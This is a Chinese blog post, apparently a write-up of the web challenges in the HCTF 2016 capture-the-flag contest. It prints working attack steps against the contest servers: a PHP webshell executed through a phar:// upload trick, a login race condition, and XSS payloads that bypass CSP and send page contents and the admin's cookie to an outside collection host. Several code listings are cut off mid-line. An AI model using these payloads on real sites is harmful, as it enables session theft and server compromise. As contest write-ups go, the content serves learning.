

hctf2016 web 部分WriteUp.md

原创

[Bendawang](#) 于 2016-11-28 21:33:45 发布 2449 收藏

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本文链接: https://blog.csdn.net/qq_19876131/article/details/53385132


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订阅专栏



[Web](#)

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订阅专栏

这次是18还是19忘了, 还是太菜了, level4开的太晚了, 卡题卡了一晚上, 队伍pwn和misc还有待提高, 一道pwn都没有出, 挺伤的。

补题发现要是再有三个小时, 感觉 [大图书馆的牧羊人](#) 和 [AT feild](#) 能出, 这样就挤进前15了。不过这次也还比较满足了, 毕竟新人队伍, 大家都还很菜, 加上这次没有安卓。。。好吧不安慰自己了, 立个flag把, 下一次分站赛一定要挤进前15。

要说自己也有问题, 比如最后secretdata明明做出来了, 结果额外至少花费了一个小时, 只是因为扫描目录的时候扫到了一个 [phpmyadmin](#), 觉得主办方放一个这个东西在这里加上题目名称叫secretdata, 肯定有用意, 然后像个智障一样一直折腾这个网页。js发过去也没有第一时间让他回传cookie, 而是让admin一直访问phpmyadmin, profile.php等等的, 要是直接最开始简单点直接拿cookie登陆就好了。但是这里也发现一个问题, 管理员访问user.php为什么没有flag回传给我而只是一个跟我们一样的user.php, 但是最后拿到cookie登陆上去的时候flag确实在user.php里面, 这一点百思不得其解。

另外这次我只做出了rsa1没有搞出rsa2也是蛮遗憾的, 而且到最后也不知道rsa2该怎么做。学习之路还长着呢。慢慢来啊。

算了, 赛后说啥都晚了, 下次加把劲把。另外补的题忘了写wp了, 有机会再怼上把。

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2099年的flag

改下请求头就行了

```
GET /index.php HTTP/1.1
Host: 2099.htcf.io
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 9_9 like Mac OS X)
AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9B206
Safari/7534.48.3 AppleWebKit/536.26 (KHTML, like Gecko) Version/6.0
Mobile/10A403 Safari/8536.25
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Date: Fri, 25 Nov 2016 15:03:58 GMT

HTTP/1.1 200 OK
Date: Fri, 25 Nov 2016 15:10:01 GMT
Server: Apache/2.4.10 (Debian)
flag: hctf{h77p_He4dEr_50_E4sy}
Vary: Accept-Encoding
Content-Length: 294
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8"></meta>
    <title>Welcome to HCTF2016</title>
  </head>
  <body>
    <div align="center" >
      <p>
        <li>only ios99 can get flag(Maybe you can easily get the flag in
2099 </li>
      </p>
    </div>
    <!-- flag not in html... -->
  </body>
</html>
```

RESTful

根据提示要用PUT，然后得到hint说是restful架构，所以直接构造一下请求就行了。

```
PUT /index.php/money/12455 HTTP/1.1
Host: jinja.htcf.io
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: */*
Accept-Language: zh,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://jinja.htcf.io/
Connection: keep-alive
Cache-Control: max-age=0

HTTP/1.1 200 OK
Date: Fri, 25 Nov 2016 15:32:42 GMT
Server: Apache/2.4.10 (Debian)
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Content-Length: 64
Connection: close
Content-Type: application/json

{"message": "\"Your flag is hctf{Do_you_know_12450?} web dog!\""}

```

giligili

<http://lorexar.cn/2016/04/11/sctf-Obfursion/>

查看源码知道是一道js解密的题目。代码如下：

```

var _ = { 0x4c19cff: "random", 0x4728122: "charCodeAt", 0x2138878: "substring", 0x3ca9c7b: "toString",
var $ = [ 0x4c19cff, 0x3cfbd6c, 0xb3f970, 0x4b9257a, 0x1409cc7, 0x46e990e, 0x2138878, 0x1e1
var a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z;
function check() {
    var answer = document.getElementById("message").value;
    var correct = (function() {
        try {
            h = new MersenneTwister(parseInt(btoa(answer[_[$[6]]](0, 4)), 32));
            e = h[_[$[""+ +[]]]]()*(""+{})[_[$[0x4728122]]](0xc); for(var _1=0; _1<h.mti; _1++
            l = new MersenneTwister(e), v = true;
            l.random(); l.random(); l.random();
            o = answer.split("_");
            i = l.mt[~~(h.random()*$[0x1f])%0xff];
            s = ["0x" + i[_[$[$.length/2]]](0x10), "0x" + e[_[$[$.length/2]]](0o20).split("
            e -= (this[_[$[42]]](_[$[31]](o[1])) ^ s[0]); if (-e != $[21]) return false;
            e ^= (this[_[$[42]]](_[$[31]](o[2])) ^ s[1]); if (-e != $[22]) return false; e
            t = new MersenneTwister(Math.sqrt(-e));
            h.random();
            a = l.random();
            t.random();
            y = [ 0xb3f970, 0x4b9257a, 0x46e990e ].map(function(i) { return $_[$[40]](i)+
            o[0] = o[0].substring(5); o[3] = o[3].substring(0, o[3].length - 1);
            u = ~~~~~~(a * i); if (o[0].length > 5) return false;
            a = parseInt(_[$[23]]("1", Math.max(o[0].length, o[3].length)), 3) ^ eval(_[$[3
            r = (h.random() * l.random() * t.random()) / (h.random() * l.random() * t.rand
            e ^= ~r;
            r = (h.random() / l.random() / t.random()) / (h.random() * l.random() * t.rand
            e ^= ~r;
            a += _[$[31]](o[3].substring(o[3].length - 2)).split("x")[1]; if (parseInt(a.sp
            d = parseInt(a, 16) == (Math.pow(2, 16)+ -5+ "") + o[3].charCodeAt(o[3].length
            i = 0xffff;
            n = (p = (f = _[$[23]](o[3].charAt(o[3].length - 4), 3)) == o[3].substring(1, 4
            g = 3;
            t = _[$[23]](o[3].charAt(3), 3) == o[3].substring(5, 8) && o[3].charCodeAt(1) *
            h = ((31249*g) & i).toString(16);
            i = _[$[31]](o[3].split(f).join("").substring(0, 2)).split("x")[1];
            s = i == h;
            return (p & t & s & d) === 1 || (p & t & s & d) === true;
        } catch (e) {
            console.log("gg");
            return false;
        }
    })());

    document.getElementById("message").placeholder = correct ? "correct" : "wrong";
    if (correct) {
        alert("Congratulations! you got it!");
    } else {
        alert("Sorry, you are wrong...");
    }
}
};

```

这种题放到控制台疯狂输入输出调试就行了，也没有太多技术含量，多花些时间都能做出来的。
下面fdsa d的调试代码。

```

var MersenneTwister = function(seed) {

```

```

if (seed == undefined) {

    seed = new Date().getTime();

}

/* Period parameters */

this.N = 624;

this.M = 397;

this.MATRIX_A = 0x9908b0df; /* constant vector a */

this.UPPER_MASK = 0x80000000; /* most significant w-r bits */

this.LOWER_MASK = 0x7fffffff; /* least significant r bits */

this.mt = new Array(this.N); /* the array for the state vector */

this.mti=this.N+1; /* mti==N+1 means mt[N] is not initialized */

this.init_genrand(seed);

}

/* initializes mt[N] with a seed */

MersenneTwister.prototype.init_genrand = function(s) {

    this.mt[0] = s >>> 0;

    for (this.mti=1; this.mti<this.N; this.mti++) {

        var s = this.mt[this.mti-1] ^ (this.mt[this.mti-1] >>> 30);

        this.mt[this.mti] = (((((s & 0xffff0000) >>> 16) * 1812433253) <<< 16) + (s & 0x0000ffff) * 181243325

+ this.mti;

        /* See Knuth TAOCP Vol2, 3rd Ed. P.106 for multiplier. */

        /* In the previous versions, MSBs of the seed affect */

        /* only MSBs of the array mt[]. */

        /* 2002/01/09 modified by Makoto Matsumoto */

        this.mt[this.mti] >>>= 0;

        /* for >32 bit machines */

    }

}

```

```

/* Initialize by an array with array-length */
/* init_key is the array for initializing keys */
/* key_length is its length */
/* slight change for C++, 2004/2/26 */
MersenneTwister.prototype.init_by_array = function(init_key, key_length) {
    var i, j, k;
    this.init_genrand(19650218);
    i=1; j=0;
    k = (this.N>key_length ? this.N : key_length);
    for (; k; k--) {
        var s = this.mt[i-1] ^ (this.mt[i-1] >>> 30)
        this.mt[i] = (this.mt[i] ^ (((((s & 0xffff0000) >>> 16) * 1664525) <<< 16) + ((s & 0x0000ffff) * 166
            + init_key[j] + j; /* non linear */
        this.mt[i] >>>= 0; /* for WORDSIZE > 32 machines */
        i++; j++;
        if (i>=this.N) { this.mt[0] = this.mt[this.N-1]; i=1; }
        if (j>=key_length) j=0;
    }
    for (k=this.N-1; k; k--) {
        var s = this.mt[i-1] ^ (this.mt[i-1] >>> 30);
        this.mt[i] = (this.mt[i] ^ (((((s & 0xffff0000) >>> 16) * 1566083941) <<< 16) + (s & 0x0000ffff) * 1
            - i; /* non linear */
        this.mt[i] >>>= 0; /* for WORDSIZE > 32 machines */
        i++;
        if (i>=this.N) { this.mt[0] = this.mt[this.N-1]; i=1; }
    }
    this.mt[0] = 0x80000000; /* MSB is 1; assuring non-zero initial array */
}

```

```

/* generates a random number on [0,0xffffffff]-interval */
MersenneTwister.prototype.genrand_int32 = function() {

    var y;

    var mag01 = new Array(0x0, this.MATRIX_A);

    /* mag01[x] = x * MATRIX_A  for x=0,1 */

    if (this.mti >= this.N) { /* generate N words at one time */

        var kk;

        if (this.mti == this.N+1) /* if init_genrand() has not been called, */
            this.init_genrand(5489); /* a default initial seed is used */

        for (kk=0;kk<this.N-this.M;kk++) {

            y = (this.mt[kk]&this.UPPER_MASK)|(this.mt[kk+1]&this.LOWER_MASK);

            this.mt[kk] = this.mt[kk+this.M] ^ (y >>> 1) ^ mag01[y & 0x1];

        }

        for (;kk<this.N-1;kk++) {

            y = (this.mt[kk]&this.UPPER_MASK)|(this.mt[kk+1]&this.LOWER_MASK);

            this.mt[kk] = this.mt[kk+(this.M-this.N)] ^ (y >>> 1) ^ mag01[y & 0x1];

        }

        y = (this.mt[this.N-1]&this.UPPER_MASK)|(this.mt[0]&this.LOWER_MASK);

        this.mt[this.N-1] = this.mt[this.M-1] ^ (y >>> 1) ^ mag01[y & 0x1];

        this.mti = 0;

    }

    y = this.mt[this.mti++];

    /* Tempering */

    y ^= (y >>> 11);

    y ^= (y << 7) & 0x9d2c5680;

    y ^= (y << 15) & 0xefc60000;

    y ^= (y >>> 18);

    return y >>> 0;

}

```

```

/* generates a random number on [0,0xFFFFFFFF]-interval */
MersenneTwister.prototype.genrand_int31 = function() {
    return (this.genrand_int32())>>>1;
}

/* generates a random number on [0,1]-real-interval */
MersenneTwister.prototype.genrand_real1 = function() {
    return this.genrand_int32()*(1.0/4294967295.0);

    /* divided by 2^32-1 */
}

/* generates a random number on [0,1)-real-interval */
MersenneTwister.prototype.random = function() {
    return this.genrand_int32()*(1.0/4294967296.0);

    /* divided by 2^32 */
}

/* generates a random number on (0,1)-real-interval */
MersenneTwister.prototype.genrand_real3 = function() {
    return (this.genrand_int32() + 0.5)*(1.0/4294967296.0);

    /* divided by 2^32 */
}

/* generates a random number on [0,1) with 53-bit resolution*/
MersenneTwister.prototype.genrand_res53 = function() {
    var a=this.genrand_int32()>>>5, b=this.genrand_int32()>>>6;

    return(a*67108864.0+b)*(1.0/9007199254740992.0);
}

/*

```

code.google.com/p/crypto-js

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code.google.com/p/crypto-js/wiki/License

*/

```
var CryptoJS=CryptoJS||function(e,m){var p={},j=p.lib={},l=function(){},f=j.Base={extend:function(a){l.n=j.WordArray=f.extend({init:function(a,c){a=this.words=a||[];this.sigBytes=c!=m?c:4*a.length},toString:32-8*(c%4);a.length=e.ceil(c/4)},clone:function(){var a=f.clone.call(this);a.words=this.words.slice(0);2),16)<<24-4*(d%8)};return new n.init(b,c/2)}},g=b.Latin1={stringify:function(a){var c=a.words;a=a.sigByk=j.BufferedBlockAlgorithm=f.extend({reset:function(){this._data=new n.init;this._nDataBytes=0},_appenda._data=this._data.clone();return a},_minBufferSize:0});j.Hasher=k.extend({cfg:f.extend(),init:function(f)).finalize(b)}}});var s=p.algo={};return p}(Math);
```

```
(function(){var e=CryptoJS,m=e.lib,p=m.WordArray,j=m.Hasher,l=[],m=e.algo.SHA1=j.extend({_doReset:functk)-899497514);j=k;k=e;e=g<<30|g>>>2;g=h;h=c}b[0]=b[0]+h|0;b[1]=b[1]+g|0;b[2]=b[2]+e|0;b[3]=b[3]+k|0;b[4]/* These real versions are due to Tsaku Wada, 2002/01/09 added */
```

```
Array.prototype.includes||(Array.prototype.includes=function(a){"use strict";var b=Object(this),c=parse
```

```
var _ = { 0x4c19cff: "random", 0x4728122: "charCodeAt", 0x2138878: "substring", 0x3ca9c7b: "toString",  
var $ = [ 0x4c19cff, 0x3cfbd6c, 0xb3f970, 0x4b9257a, 0x1409cc7, 0x46e990e, 0x2138878, 0x1e1  
var a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z;  
function check() {  
var answer = "hctf{wh3r3_iz_y0ur_neee3eed??"  
var correct = (function() {  
try {  
h = new MersenneTwister(parseInt(btoa(answer[_[$[6]]](0, 4)), 32));  
e = h[_[$[""+ +[]]]]()*(""+{})[_[0x4728122]](0xc); for(var _1=0; _1<h.mti; _1++  
console.log("e:"+e);  
l = new MersenneTwister(e), v = true;
```



```

l.random(); l.random(); l.random();

o = answer.split("_");

i = l.mt[~~(h.random()*$[0x1f])%0xff];

console.log("i:"+i);

s = ["0x" + i[_[$.length/2]](0x10), "0x" + e[_[$.length/2]](0o20)].split("
");

console.log("s:"+s);

console.log(this[_[$[42]]](_[$[31]](o[1])) ^ s[0]);

e = -(this[_[$[42]]](_[$[31]](o[1])) ^ s[0]); if (-e != $[21]) return false;

console.log("e2:"+e);

e ^= (this[_[$[42]]](_[$[31]](o[2])) ^ s[1]); if (-e != $[22]) return false; e

console.log("e3:"+e);

t = new MersenneTwister(Math.sqrt(-e));

h.random();

a = l.random();

t.random();

y = [ 0xb3f970, 0x4b9257a, 0x46e990e ].map(function(i) { return $_[$[40]](i)+

console.log("y:"+y);

o[0] = o[0].substring(5);

o[3] = o[3].substring(0, o[3].length - 1);

a = parseInt(_[$[23]]("1", Math.max(o[0].length, o[3].length)), 3) ^ eval(_[$[3

console.log("a:"+a);

console.log("a2:"+parseInt(_[$[23]]("1", Math.max(o[0].length, o[3].length)), 3

r = (h.random() * l.random() * t.random()) / (h.random() * l.random() * t.rand

e ^= ~r;

console.log("e4:"+e);

r = (h.random() / l.random() / t.random()) / (h.random() * l.random() * t.rand

e ^= ~~r;

```

```

        console.log("e5:" + e);

        console.log(_[$[31]](o[3].substring(o[3].length - 2)));

        a += _[$[31]](o[3].substring(o[3].length - 2)).split("x")[1];

        console.log($.length/2);

        console.log(parseInt(a, 16));

        console.log((Math.pow(2, 16) + -5 + "") + o[3].charCodeAt(o[3].length - 3).toStri

        if (parseInt(a.split("84")[1], $.length/2) != 0x4439feb) return false;

        console.log(1);

        d = parseInt(a, 16) == (Math.pow(2, 16) + -5 + "") + o[3].charCodeAt(o[3].length

        i = 0xffff;

        n = (p = (f = _[$[23]](o[3].charAt(o[3].length - 4), 3)) == o[3].substring(1, 4

        g = 3;

        t = _[$[23]](o[3].charAt(3), 3) == o[3].substring(5, 8) && o[3].charCodeAt(1) *

        console.log(d+n+t);

        h = ((31249*g) & i).toString(16);

        console.log(o[3].split(f).join("").substring(0, 2));

        i = _[$[31]](o[3].split(f).join("").substring(0, 2)).split("x")[1];

        console.log(h+":"+i);

        s = i == h;

        return (p & t & s & d) === 1 || (p & t & s & d) === true;

    } catch (e) {

        console.log("error!");

        return false;

    }

    })();

    console.log("correct:" + correct);

};

```

```
check();
```

兵者多诡

这里有一个上传点，有一个文件包含点。

先利用文件包含拿到网页源码，发现直接包含上传的图片没有办法包含，那么就考虑伪协议，最后利用phar协议搞定。

创建一个 `0.php`，写入一句话木马，然后压缩，把压缩包改名为 `0.png` 后缀上传，最后直接利用phar协议执行命令，如下图所示：

```
$ curl -d "bdw=system('cat ../This_1s_F1a9.php');" "http://pics.htcf.io/home.php?fp=phar://uploads/eb746959d6f137719369908b32010f783c4874e9.png/0"
<!DOCTYPE html>
<html>
  <head>
    <title></title>
    <meta charset="utf-8">
    <link href="css/bootstrap.min.css" rel="stylesheet">
    <link href="css/jumbotron-narrow.css" rel="stylesheet">
  </head>
  <body>
    <div class="container">
      <div class="header clearfix">
        <nav>
          <ul class="nav nav-pills pull-right">
            <li role="presentation" class="active"><a href="home.php?key=hduisa123">Home</a></li>
          </ul>
        </nav>
        <h3 class="text-muted">pictures</h3>
      </div>
      <div class="jumbotron">
        <h1>Pictures Storage</h1>
        <p class="lead">在这里上传您的图片,我们将为您保存</p>
        <form action="?fp=upload" method="POST" id="form" enctype="multipart/form-data">
          <input type="file" id="image" name="image" class="btn btn-lg btn-success" style="margin-left: auto; margin-right: auto;">
          <br>
          <input type="submit" id="submit" name="submit" class="btn btn-lg btn-success" role="button" value="上传图片">
        </form>
      </div>
    </div>
  </body>
</html>
Congratulations,flag is here. AND then ?
<?php
//hctf{This_1s_e4sY_1s_n0T_1t?}
?>
```

必须比香港记者还要快

一道时间竞争。

扫一下目录，发现目录下有 `README.md`，内容如下：

```
# 跑得比谁都快
```

```
## ChangeLog 的故事
```

```
## 这里是加了.git之后忘删的README.md XD by Aklis
```

```
## ChangeLog
```

```
- 2016.11.11
```

完成登陆功能，登陆之后在session将用户名和用户等级放到会话信息里面。

判断session['level']是否能在index.php查看管理员才能看到的**东西**。

XD

```
- 2016.11.10
```

老板说注册成功的用户不能是管理员，我再写多一句把权限降为普通用户好嘞。

```
- 2016.10
```

我把注册功能写好了

观察说是再写多一句把权限降为普通用户，那么很容易想到就是时间竞争，多线程登陆，然后在它还没有执行降权限时登陆上去就可以了，当时用burp直接开两个intruder，一个跑注册，一个跑登陆，然后勾选跟随重定向就可以了，线程数设大一点就能直接拿到flag，这里最后没有截图就算了，反正也没有太多技术含量

guestbook

一道绕过CSP的题目，首先需要爆破md5，写个代码如下：

```
from hashlib import *

while 1:

    string=raw_input("md5: ")

    for i in xrange(100000000):

        if md5(str(i)).hexdigest()[0:4] == string:

            print str(i)

            break
```

然后开始尝试，发现它过滤了很多，但是规则是把像是 `script`、`on`、`link` 等都替换为空，但没有递归替换什么的，所以复写两次就能绕过过滤，然后是同源策略的问题，如下：

```
content-security-policy:default-src 'self'; script-src 'self' 'unsafe-inline'; font-src 'self' fonts.gstatic.com
```

他能够执行内联脚本，然后根据链接<http://lorexxar.cn/2016/08/08/ccsp/#object-src>，我们知道通过 `<link rel="prefetch" href="xxx">` 能够绕过，所以我这里搞的比较复杂，我是内联执行一个js去访问页面，然后构造一个link标签href到我的xss平台，如下：

```
</li>

<script src="./js/jquery.min.js"></script>

<script>

$.get("http://guestbook.hctf.io/admin_lorexxar.php",function(data,status){

    var head = document.getElementsByTagName("body")[0];

    var cssURL="http://104.160.43.154/xss/?a="+escape(data);

    var Tag = document.createElement("link");

    Tag.href = cssURL;

    Tag.setAttribute("rel","prefetch");

    head.appendChild(Tag);

})

</script>

<li>
```

然后去xss平台收取flag就行了，如下：

The screenshot shows a browser window with the developer console open. The console displays a GET request to `http://guestbook.hctf.io/admin_lorexxar.php` with a response status of 200. The response body is visible, showing HTML content. The fourth line of the response body is highlighted in green and contains the text `secret data`, which is the flag.

图中第四行就是我们的flag了。

secret data

又是一道绕过同源策略的题目，不过这里不能执行内联脚本了，同源策略如下：

```

default-src 'self';

script-src http://sguestbook.hctf.io/static/ 'sha256-n+kMAV55Xj7r/dvV9ZxAbEX6uEmK+uen+HZXbLhVsVA=' 'sha

font-src http://sguestbook.hctf.io/static/ fonts.gstatic.com;

style-src 'self' 'unsafe-inline';

img-src 'self'

```

它智能执行 `static` 的js脚本，这就比较头大了，虽然说找到一个上传点在 `profile.php`，但是它的上传位置在 `upload` 下面，没办法直接引用。

后来扫目录在它的static目录下发现一个 `redirect.php` 文件，参数为u，可以重定向到 `u` 指向的网页，那么就只好办了，用src指向 `redirect.php`，然后重定向到 `upload` 下我们上传的js文件就好了。

上传的js文件如下：

```

$.get("http://sguestbook.hctf.io/profile.php",function(data,status){

    var head = document.getElementsByTagName("body")[0];

    var cssURL="[xss平台的url地址]?a="+document.cookie+"|"+escape(data);

    var Tag = document.createElement("link");

    Tag.href = cssURL;

    Tag.setAttribute("rel","prefetch");

    head.appendChild(Tag);

})

```

我这里的js是让他顺带访问下 `profile.php`，要是它把cookie放在 `profile.php` 里面就直接搞定了。

payload如下：

```

<script src="./static/js/jquery.min.js"></script>

<script src="static/redirect.php?u=redirect.php?u=http://sguestbook.hctf.io/upload/xxxxxxx"></script>

```

cookie如下：

时间	IP	来源	客户端	请求	携带数据
2016年11月27日 19:30:36	115.159.75.227	上海市腾讯云BGP数据中心	Windows NT Chrome(56.0.2914.3)	GET	{"GET":["a"]}

键	值
GET	POST
Cookie	HTTP请求信息
其他信息	

```

PHPSESSID=v5trcs8otqmf1mu2fqf02sp2: <!DOCTYPE html> <html> <head> <title>%u795E%u79D8%u7684%u804A%u5929%u677F</title> <link rel="stylesheet" href="/static/css/bootstrap.min.css"> <link rel="stylesheet" href="/static/css/default.css"> <link rel="stylesheet" href="/static/css/styles.css"> <meta http-equiv="Content-Type" content="text/html; charset=utf-8"> </head> <body> <div class="col-md-8 col-md-offset-2 text-center" id="head"> <h1 class="white">welcome, admin  </h1> </div> <div id="hide" class="col-md-8 col-md-offset-2 text-center"> <h2 class="animated fadeInUp delay-05s white">Improve your personal information</h2> </div> <div class="container back"> <form method="post" class="form signin" action="profile.php" enctype="multipart/form-data"> username:<input type="text" disabled="true" class="form-control" name="username" value="admin"> introduction:<textarea class="form-control" name="intro"><textarea> avatar(<50k><input type="file" class="form-control" name="avatar"> <input type="submit" style="display:inline;margin-left:130px" value="submit"> <input type="button" class="back" style="display:inline;margin-left:50px" value="back"> </form> </div> <script src="/static/js/jquery.min.js"></script> <script src="/static/js/bootstrap.min.js"></script> <script src="/static/js/L0Rexar.js"></script> </body> </html>

```

拿到cookie之后登陆拿到flag如下图：

tips.

If you come here for the first time, you can click [here](#) to modify your profile.

To:

SEND

hctf{4k_w4s_v3ry_af41d_and_tr3mbl1ng}

PS:这里扫到了 `phpmyadmin`